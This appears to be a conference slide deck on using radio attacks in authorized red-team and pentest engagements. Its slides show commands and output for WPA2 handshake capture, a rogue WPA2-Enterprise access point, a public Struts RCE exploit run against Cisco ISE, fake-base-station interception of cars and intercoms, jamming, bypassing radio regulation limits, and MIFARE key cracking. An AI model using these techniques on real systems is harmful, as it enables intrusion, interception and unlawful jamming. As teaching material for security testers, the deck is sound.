




# PentHertz

## *The use of radio attacks in red team and pentests*

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# About me



- Sébastien Dudek (@FIUxluS)
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- Likes radio and hardware
- And to confront theory vs. practice
- First time doing a presentation in Poland...



# Dzisiejsze wyzwanie

Prezentować w języku polskim...





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# Introduction



- Companies regularly perform security tests
- Mostly pentests or audits
- Red Team become more and more popular
- Last year: “Red teaming w Polsce” Borys Łącki (external tests, physical intrusions, etc.)
- This year: we will talk about our experience in France (and few others in UE) and the use of radio attacks

# Red Team



- Each company use its own style
- Also its own tools:
  - Houdini: implant we plug and use remotely + bypass 802.1x
  - Oursin: spear-phishing attack
  - Kragozorus: brute-forcing platform (distributed, supports lots of algorithms and rules)
  - More of it in our website
- For physical intrusions: be natural, smile and say “hello” and “thank you”
- Authorizations give the opportunity:
  - Try new techniques, perform and improve intrusion skills
  - Test every possible scenarios → client can have a better overview of employes reactions in particular cases

# Can't raise alerts



- Anti-viruses and anti-intrusion platforms: make spear-phishing harder
- Fence, doors, locks: you can bypass by letting someone go first
- Turnstiles (bramki obrotowe): need to bypass them with style
- You can make also fake authorizations
- But in some cases you do not want to leave traces

Use of radio attacks: helpful and could be a real change → with sexy scenarios



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# Physical intrusion preparation



- Map the place first with tools like Google Street
- Complet the mapping: physical discovery + general schedule (in/out for lunch for example) + an idea of physical anti-intrusion systems
- But look also Wi-Fi hotspots and other devices!




# Mapping Wi-Fi hotspots

- Use of omnidirectional antennas
- Software: Kismet (optimized for mapping) and/or airodump-ng (slower but gives more informations in PCAPs)
- Optionally: use a GPS or A(ssisted) GPS to trace a map

## Caution

Do not forget 2.4 GHz and 5 GHz frequencies! ;)



# AWUS036ACH device



- Supports both 2.4 and 5 GHz frequencies
- Runs perfectly with aircrack-ng suite tools
- Practical



Multiple devices are needed to make complete captures in a short time

# Cool tools for mapping: Wi-Fi Pineapples



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## But...

Actually 400MHz-533MHz  
MIPS CPU: don't use it for  
injections → very slow

# Alternatives




- Raspberry Pi 3
- Some others on steroids:
  - Tinker Board
  - Odroid-XU4
  - NanoPC-T4 (my preferred one)
  - And others Rockchip MCU based devices...

# Nexmon



- Held in a smartphone (mostly Nexus phones)
- Patch for Wi-Fi Broadcom/Cypress firmwares → add monitoring and injection features
- Support more than 15 models
- Can be quickly installed in a rooted Android phone:  
*de.tu\_darmstadt.seemoo.nexmon*



# Optimizing transmission



- Transceiver power adapted to distance and the target
- Avoid gain losses (adapters, and other extension)
- Avoid obstacles
- An adapted antenna is mandatory



- Are their own characteristics (frequency use, polarization, directivity, type, and so on).
- Many types exist:
  - Omnidirectional ( $\lambda/2$ ,  $\lambda/4$ ...)
  - Directional (e.g Yagi)
  - Parabolic...
- Parabolic and Directional: great to manage long distances

But sometimes this is not sufficient...

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
**But...**

Amplificators should be used with caution

# Amplifiers impacts



Noise is also amplified:



Need processing at least some filtering

# Remember: useful settings in Wi-Fi



Transmission power:

```
# iwconfig wlan0 txpower 27 // 500 milliWatts
```



Changing region to bypass regulation limitations:

```
# iw reg set <other region>
```

# Identify connected devices: spectral analysis



With Gnuradio and a Software-Defined Radio device:



# Spectral analysis



- Useful to observe spectral occupations around the target → discover
- Could be performed with the GQRX software and a Software-Radio Device
- But also a nice gadget: RF Explorer
- Captures: discover central frequency, bandwidth, modulation, and so on.



Mostly performed during audit tests, rarely in Red team tests

# Choose your SDR device



Depends on few characteristics:

Device	Tx/Rx	Freq range	Sampling max. ADC/DAC resolution	-Price
RTL-SDR	Only Rx	Depends on tuner   ~24 - 2200 MHz	<ul style="list-style-type: none"><li>• 3.2 Msps, 8 bits</li></ul>	15€ à 100€
SDRplay	Only Rx	<ul style="list-style-type: none"><li>• 10kHz - 2 GHz</li></ul>	<ul style="list-style-type: none"><li>• 10.66 Msps, 12 bits</li></ul>	150€
HackRF	émission et réception mais pas en full-duplex	<ul style="list-style-type: none"><li>• 1 - 6000 MHz</li></ul>	<ul style="list-style-type: none"><li>• 20 Msps, 8 bits</li></ul>	300€
BladeRF	Tx/Rx full-duplex	<ul style="list-style-type: none"><li>• 300 MHz - 3.8 GHz</li></ul>	<ul style="list-style-type: none"><li>• 40 Msps, 12 bits</li></ul>	400€ à 700€
USRP	Tx/Rx full-duplex	<ul style="list-style-type: none"><li>• Very modulars except Bx0 series</li></ul>	<ul style="list-style-type: none"><li>• 61.44 Msps, 12 bits</li><li>• 128 Msps, 14 bit</li></ul>	700€ à +5k€
XTRX	Tx and Rx full-duplex	<ul style="list-style-type: none"><li>• 30 MHz - 3.7 GHz</li></ul>	<ul style="list-style-type: none"><li>• 120 Msps, 12 bit</li></ul>	260€

Clock precision is also important → could be optimized with an external GPSDO



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# Identifying hotspots



- Generally: ESSID are related to targeted company name
- SSID: match with found ESSID → spot other AP with != names → maybe w/ a weaker security protocol
- Hidden ESSID can be spotted:
  - 1 Listen for probe requests
  - 2 Enumerate ESSID of probes
  - 3 Try to connect to a hidden APs referring to captured ESSID in probes
- Clients: connect to a hidden ESSID during the listening process → efficient with a lot of clients on targeted APs
- We can also disconnect clients to identify ESSID (a bit intrusive)

# Current security protocols



- Wired Equivalent Privacy (WEP): rarely found, but still exist in industrial (found in 2015 and 2016 during tests)
- Wi-Fi Protected Access (WPA) and WPA2: often in medium-sized company or industrial
- Wi-Fi Protected Access-Enterprise: found in big companies

But Guest network could be also interesting!

# Attacking guest portals



- We are used to omit Guest Wi-Fi network: “Yeah they are isolated blablaBla!”
- But they use tons of wonderful technologies:
  - PHP
  - Java
  - and so on.
- What could go wrong if we get a RCE on these portals?

# Case of CISCO ISE



← → C <https://effect-ise.effect.lab:8443/portal/PortalSetup.action?portal=7abf69fd-a196-11e6-aa96-000>

Sponsored Guest Portal

**Sign On**  
Welcome to the Effect Lab Network Guest Portal. Sign on with the user credentials from Guest User AD Group.

Username:

Password:

**Sign On**

- CISCO ISE use Struts
- CVE-2017-5638 rings a bell? OGNL injection in header → RCE
- An another one... CVE-2018-11776
- Many equipments remain unpatched



We encountered few companies with a vulnerable CISCO ISE:

**1** Use a public exploit for CVE-2017-5638:

```
$ ./struts-pwn.py -u 'https://<target>:8443/portal/PortalSetup.action
?portal=a[...]&sessionId=0a77[...]&action=cwa'
-c 'id -a'
[*] URL: https://<target>:8443/portal/PortalSetup.action
?portal=a148[...]&sessionId=0[...]&action=cwa

uid=300(iseadminportal) gid=300(ise) groups=300(ise),110(gadmin),
200(oinstall),301(iseadmin),303(iseinfra),304(iseemt)
[%] Done.
```

**2** The router was also connected to the corporate network →  
perfect place to find vulnerable servers and computers →  
leverage accesses to dump Active Directory

→ All of that in almost 1 day remotely

# WEP: our brief feedback



- Considered as broken
- aircrack-ng implements a lot of attacks
- WEP is rare nowadays (Dr. Obvious)
- But still found in isolated cases: employees extending or adapting the connection with devices not supporting WPA2 and/or WPA Enterprise
- Clients are also rare in those cases: we mostly perform *Interactive Frame Selection* attacks with aircrack-ng

# WPA2: capturing handshake



By disconnecting a client

```
# airodump --channel 6 -w capture wlan1mon
CH 6 ][ Elapsed: 9 mins ][ 2016-12-09 11:22 ][ WPA handshake: 00:F2:8B:**:**

BSSID      PWR RXQ Beacons  #Data, #s CH MB  ENC CIPHER AUTH WPS  ESSID
[...]
00:F2:8B:**:** -50 30 4871    7  0  6  54e. WPA2 CCMP  PSK  hotel des canaux
[...]

BSSID      STATION      PWR Rate  Lost  Frames Probe
[...]
00:F2:8B:**:** EC:88:92:**:** -46 11e-24e  0  12062 hotel des canaux
[...]

# aircrack-ng capture-01.cap
Opening scan-p*****-03.cap
Read 63901 packets.
# BSSID      ESSID      Encryption
1 00:F2:8B:**:** ***** WPA (1 handshake)
```

This handshake is then submitted to our platform Kraqozorus

# WPA2: feedbacks



- Even with a distributed platform: the time is too just to crack hard passphrases
- We use different techniques to connect to the targeted network:
  - Use social engineering tricks just by asking the passphrase (a little YOLO but works when playing the “new/lost guy” card)
  - Recover the key in an exposed intranet, that is isolated in a DMZ → mixing external pentest and wireless is more efficient → allows to have a foot in intern without having to fight with DMZ

# WPA2 Enterprise



- Most seen in big companies: PEAP with MS-CHAP auth, sometimes EAP-TLS
- EAP-TLS: secure!
- PEAP: Normally impossible to break with mutual authentication
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## Client attacks

We are attacking Wi-Fi clients here → very difficult to perform at great distance with a directional antenna =/

# Attacking WPA2 Enterprise



- 1 Run a rogue AP: *hostpad-wpe* (tip: put it in a docker container)
- 2 Trap client that do not check certificate
- 3 Capture the challenge in john NETNTLM format:

```
# cat /usr/local/var/log/radius/freeradius-server-wpe.log
[...]  
mschap: [...]  
username: synacktiv  
challenge: 8d:23:ca:a3:2f:da:4e:8d  
response: 19:53:90:f2:23:18:21:20:9f:bc:90:8e:bc:ab:1c:04:1f:4b:2a:[...]  
john NETNTLM: synacktiv:$NETNTLM$8d23caa32fda4e8d$19539 [...]
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# EAP-GTC downgrade



- EAP-GTC : EAP Generic Token Card
- Used in old smartphones (Android 5.0 and some iPhones)
- Consist of asking for an OTP and respond with PW\_EAP\_MSCHAPV2\_SUCCESS → get a clear-text passphrase
- Tool that implement the attack: lootbooty (patch PuNk1n.patch for freeradius)
- Presented at DEF CON 21 par Josh Hoover
- Rarely encountered (@wishbone1138) and James Snodgrass in 2013

# Direct Wi-Fi networks



- Before: We've been used to see it for isolated printer networks
- Broadcast a "DIRECT-\*" ESSID
- Mostly open or protected with a default WPA2 password (that could be found in firmwares)
- During our tests we have been surprised to see a mirror cast gateway directly connected to the corporate network (#FACEPALM)



# FQN leaked in captures



Captured with airodump-ng:

Packet details view showing a DHCPv6 SOLICIT message. The Client FQDN field is highlighted in blue and contains the value ".groupe.com". An arrow points from the text "Leaked FQN" to this field.

No.	Time	Source	Destination	Protocol	Length	Info
1911	22.926787	SuperMj	Broadcast	ARP	78	Who has 172.21.1.106? Tell 172.21.1.7
1912	22.927811	SuperMj	Broadcast	ARP	78	Who has 172.21.1.209? Tell 172.21.1.7
1913	22.930881	172.21.1.104	239.255.255.250	SSDP	335	NOTIFY * HTTP/1.1
1914	22.932024	fe80::15:1014::99:3300:7	ff02::1:7	DHCPv6	188	SOLICIT ID: 6x6x CID: 172.21.1.174

Packet 1914 details:

- T1: 0
- T2: 0
- Fully Qualified Domain Name
  - Option: Fully Qualified Domain Name (39)
  - Length: 30
  - Value: 000747131333539370f67726f7570652d61746c616e7469...
  - 0000 0... = Reserved: 0x00
  - .... 0... = N bit: Server should perform DNS updates
  - .... 0... = O bit: Server has not overridden client's S bit preference
  - .... 0... = S bit: Server should not perform forward DNS updates
- Client FQDN: .groupe.com
- Vendor Class
  - Option: Vendor Class (16)
  - Length: 14
  - Value: 0000013700084d53465420352e30
  - Enterprise ID: Microsoft (311)
  - vendor-class-data: MSFT 5.0
- Option Request
  - 0000 08 02 00 00 33 33 00 01 00 02 00 12 5f 10 97 d4 ....33.....
  - 0010 98 90 96 af 76 b2 10 26 aa aa 03 00 00 00 86 dd ....v..d.....
  - 0020 60 90 00 00 00 74 11 01 fe 80 00 00 00 00 00 00 ....t.....
  - 0030 50 6c c1 4f 19 a6 4b 3a ff 02 00 00 00 00 00 00 ..l.O..K:.....
  - 0040 00 00 00 00 01 00 02 02 22 02 23 00 74 d8 75 ....".s.t.u...
  - 0050 01 b6 0a 4f 00 08 00 02 0c 1b 00 01 00 0e 00 01 ....O.....
  - 0060 00 01 1c 77 70 f8 98 00 96 af 76 b2 00 03 00 0c ....mp....v....
  - 0070 0e 98 90 96 00 00 00 00 00 00 00 00 00 27 00 1e ..P.....
  - 0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..P.....
  - 0090 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..c.com..
  - 00a0 00 0e 00 00 01 37 00 08 4d 53 46 54 20 35 2e 30 ....7..MSFT 5.0
  - 00b0 00 05 00 00 00 18 00 17 00 11 00 27 .....

Connecting to this ESSID → bring us to the targeted corporate network



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- Connected devices are expanding and use: Zigbee, Wi-Fi, LoRa, Sigfox but also the Mobile network
- Different kinds:
  - delivery pick-up station (stacje odbioru)
  - connected cars
  - alarms
  - intercoms (awiofon)...

# Intercoms




- Connected intercoms are widely deployed in building
- In previous conferences we showed:
  - Downgrade attacks from 3G to 2G
  - Intercept these devices and command them
  - Command them by attacking the remote web interface
  - Open the doors by commanding them
- All these attacks could be applied on other devices



# Set-up to attacks mobile devices



Basic setup for almost 500€: 1 BladeRF, 2 adapted antennas, and a BTS software like YateBTS



# Interception today: Security Mechanisms



	GSM	3G	4G
Client authentication	YES	YES	YES
Network authentication	NO	Only if USIM is used (not SIM)	YES
Signaling integrity	NO	YES	YES
Encryption	A5/1	KASUMI   SNOW-3G	SNOW-3G   AES   ZUC...

# Attracting 3G/4G devices



- Use a cheap 2G/3G/4G jammer and rework it
- Or perform smart-jamming:
  - 1 Monitor and collect cells data
  - 2 Jam precise frequencies from collected cells → choose few target operators

# Monitoring 2G/3G/4G cells




## ■ Using Modmobmap:

```
$ sudo python modmobmap.py -m servicemode -s <Android SDK path>
=> Requesting a list of MCC/MNC. Please wait, it may take a while...
[+] New cell detected [CellID/PCI-DL_freq (XXXXXXXXXX)]
    Network type=2G
    PLMN=208-20
    ARFCN=1014
    Found 3 operator(s)
    {u'20810': u'F SFR', u'20820': u'F-Bouygues Telecom', u'20801': u'Orange F'}
[+] Unregistered from current PLMN
=> Changing MCC/MNC for: 20810
[+] New cell detected [CellID/PCI-DL_freq (XXXXXXXXXX)]
    Network type=2G
    PLMN=208-20
    ARFCN=76
    [...]
[+] New cell detected [CellID/PCI-DL_freq (XXXXXXXXXX)]
    Network type=3G
    PLMN=208-1
    Band=8
    Downlink UARFCN=3011
    Uplink UARFCN=2786
    [...]
[+] Cells save as cells_1536076848.json # with an CTRL+C interrupt
```



# Remember its M2M architecture



"Hidden" endpoints could be interesting to study, isn't it?

# Communications with remote servers




- Could be performed by activating the GPRS in YateBTS or OpenBTS, or OsmoTRX, ...
- Sometimes encrypted: the key and algorithms can be extracted from device
- The key could be the same for all distributed devices
- Devices often identify != authenticate themselves to servers
- Security by obscurity thing: servers and devices often trust each other → what could go wrong?

# Interesting case: connected cars



- Mobile network is generally used
- Board computer contain many applications
- Update the board computer
- GPRS is generally used for middle class cars → really easy to intercept



# Our target



- As a connected board computer
- Allows installation of new applications
- Can be update
- Plenty of available applications:
  - Twitter application and Facebook (?share your speed excesses?)
  - Meteo
  - GPS
  - etc.

And all of that "in the air"

# Client-side attack: new captures



Surprise: all requests made by the board computer and apps are in clear HTTP...

10	1.459318826	192.168.99.2	192.168.99.254	HTTP	913	POST	/Service/InitSession/	HTTP/1.1 (applicat
19	7.536599505	192.168.99.2	10.91.80.203	HTTP	52	HEAD	http://master.coyoterts.com	HTTP/1.1
26	13.660617735	192.168.99.2	10.91.80.203	HTTP	52	HEAD	http://master.coyoterts.com	HTTP/1.1
65021	922.704281910	192.168.99.2	10.91.80.203	HTTP	52	HEAD	http://master.coyoterts.com	HTTP/1.1
66923	946.703883356	192.168.99.2	10.91.80.203	HTTP	52	HEAD	http://master.coyoterts.com	HTTP/1.1
69066	974.461373298	192.168.99.254	192.168.99.2	HTTP	173	HTTP/1.0	404 File not found	
69093	974.818419668	192.168.99.2	192.168.99.254	HTTP	52	HEAD	http://master.coyoterts.com	HTTP/1.1
70396	990.503915759	192.168.99.2	192.168.99.254	HTTP	406	POST	/api/app/call	HTTP/1.1 (application/x-protobuf)
70401	990.504776592	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0	501 Unsupported method ('POST')	(text/html)
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1048...	1591.0462935...	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0	501 Unsupported method ('POST')	(text/html)
1049...	1591.8855224...	192.168.99.2	192.168.99.254	HTTP	406	POST	/api/app/call	HTTP/1.1 (application/x-protobuf)

# Client-side attack: sweets



```
▼ Hypertext Transfer Protocol
  ▶ POST /api/app/call HTTP/1.1\r\n
    Content-Type: application/x-protobuf; charset=utf-8\r\n
    Accept-Encoding: gzip\r\n
    User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; ARM2-MX6DQ Build/UNKNOWN)\r\n
    Host: fr-                               .aw.atos.net\r\n
    Connection: Keep-Alive\r\n
  ▶ Content-Length: 91\r\n
    \r\n
    [Full request URI: http://fr-.aw.atos.net/api/app/call]\r\n
    [HTTP request 1/1]\r\n
    [Response in frame: 70533]\r\n
    File Data: 91 bytes
  ▶ Media Type
```

# Opportunities



Remember the Android version is 4.0.4:

- Some apps perform web requests → JavaScript Interface RCE
- Other request XML files → XXE attacks
- And all other CVE to replay!

# Spotted API



```
POST /api/app/call HTTP/1.1
Content-Type: application/x-protobuf; charset=utf-8
Accept-Encoding: gzip
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; ARM2-MX6DQ Build/UNKNOWN)
Host: fr-...aw.atos.net
Connection: Keep-Alive
Content-Length: 91
```


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```
@dd5ee7f410efe36e5ef12d144f2d11fe890f85432c6e37c64d558daf3ccb8bb5....FR".fr_FR....*...2.HTTP/1.0 501 Unsupported method ('POST')
Server: SimpleHTTP/0.6 Python/2.7.15
Date: Thu, 30 Aug 2018 11:57:36 GMT
Connection: close
Content-Type: text/html
```

```
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 501.
<p>Message: Unsupported method ('POST').
<p>Error code explanation: 501 = Server does not support this operation.
</body>
```

Looks like API calls in mobile apps!

# Interception in a parking station



Good Faraday cages: > 10 board computers collected in the fake base station during our tests

# Further readings



- Our blog post on “Hunting mobile endpoints”
- More stuff could be found on other systems...
- Other case: The ComboBox in BMW  
<https://www.heise.de/ct/artikel/Beemer-Open-Thyself-Security-vulnerabilities-in-BMW-s-ConnectedDrive-2540957.html>





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# Common types



- Low frequencies : 125 kHz
  - HID
  - EM41x
- High frequencies : 13.56 MHz
  - MIFARE Classic → cards replaced by MIFARE Plus
  - MIFARE Ultralight (standard, C et EV1)
  - MIFARE DESFire

# Preferred tool: Proxmark3




- Almost 300€ → it's an investment
- Supports LF and HF freq
- Modular and allow to add support for unknown cards
- Active support:  
Iceman1001's github
- RDV4 is very small and is able to perform standalone emulation+cloning
- RDV4 has a long range antenna



# Proxmark3 HF medium range antenna



Able to read a card separated from 6.51cm book constraint!



Default and long range antenna are also very impressive.

# LF: Looking for UID



- Are less common nowadays: found in administrative, schools and post offices
- Proxmark3 software is very complet
- Common tags are recognized with a simple command:

```
proxmark3> lf search  
EM410x pattern found:  
EM TAG ID      : 060081DAC2  
[.....]
```

Tip: Card's decimal number is often written on the card

# MIFARE Classic



- Vulnerable to offline and online attack: use of vulnerable CRYPTO1
- Public card only attacks:
  - Nested attack: need to know at least 1 key
  - Darkside attack: if no known key
- Online attacks:
  - Captures → Bruteforce de nonce  
([https://github.com/J-Run/mf\\_nonce\\_brute](https://github.com/J-Run/mf_nonce_brute))

# MIFARE Plus and Classic EV1



- Fix PRNG against Darkside and Nested attacks
- MIFARE Plus are compatible with MIFARE Classic
- But are vulnerable to an attack derived from nested attack

## Hardnested attack: VIGIK card case



Requires at least one known key, for that case we give key from block 0 sector 0:

```
> hf mf hardnested 0 A 484558414354 0 B  
[...]  
15 |      1333 | Brute force phase completed.  
Key found: a22ae129c013
```

# No known key: go online attack!



Process:

- 1 Use the “snoop” feature from proxmark to collect exchanged data
- 2 Retrieve from a capture *uid, nt encrypted, nt parity err, nr encrypted, ar encrypted, ar parity err, at encrypted, and at parity err*
- 3 Make sure you collected all required data
- 4 Crack the key using *mf\_nonce\_brute* tool → you will get 4 Bytes of the key
- 5 The rest of the key could be bruteforced with Proxmark3.

# MIFARE Ultralight



- Mostly encountered in hotels and public transports (e.g Amsterdam tram)
- 3 common types:
  - MIFARE Ultralight
    - Everyone can write and read
    - OPT locks exist to prevent from writing
  - MIFARE Ultralight EV1
    - Everyone can write and read
    - Unless a password is configured
    - The password is sent in clear-text ↔reader (hmm...)
  - MIFARE Ultralight C
    - Everyone can write and read
    - Unless the authentication feature is set
    - We can still try to bruteforce default/leaked/weak keys

# MIFARE DESFire

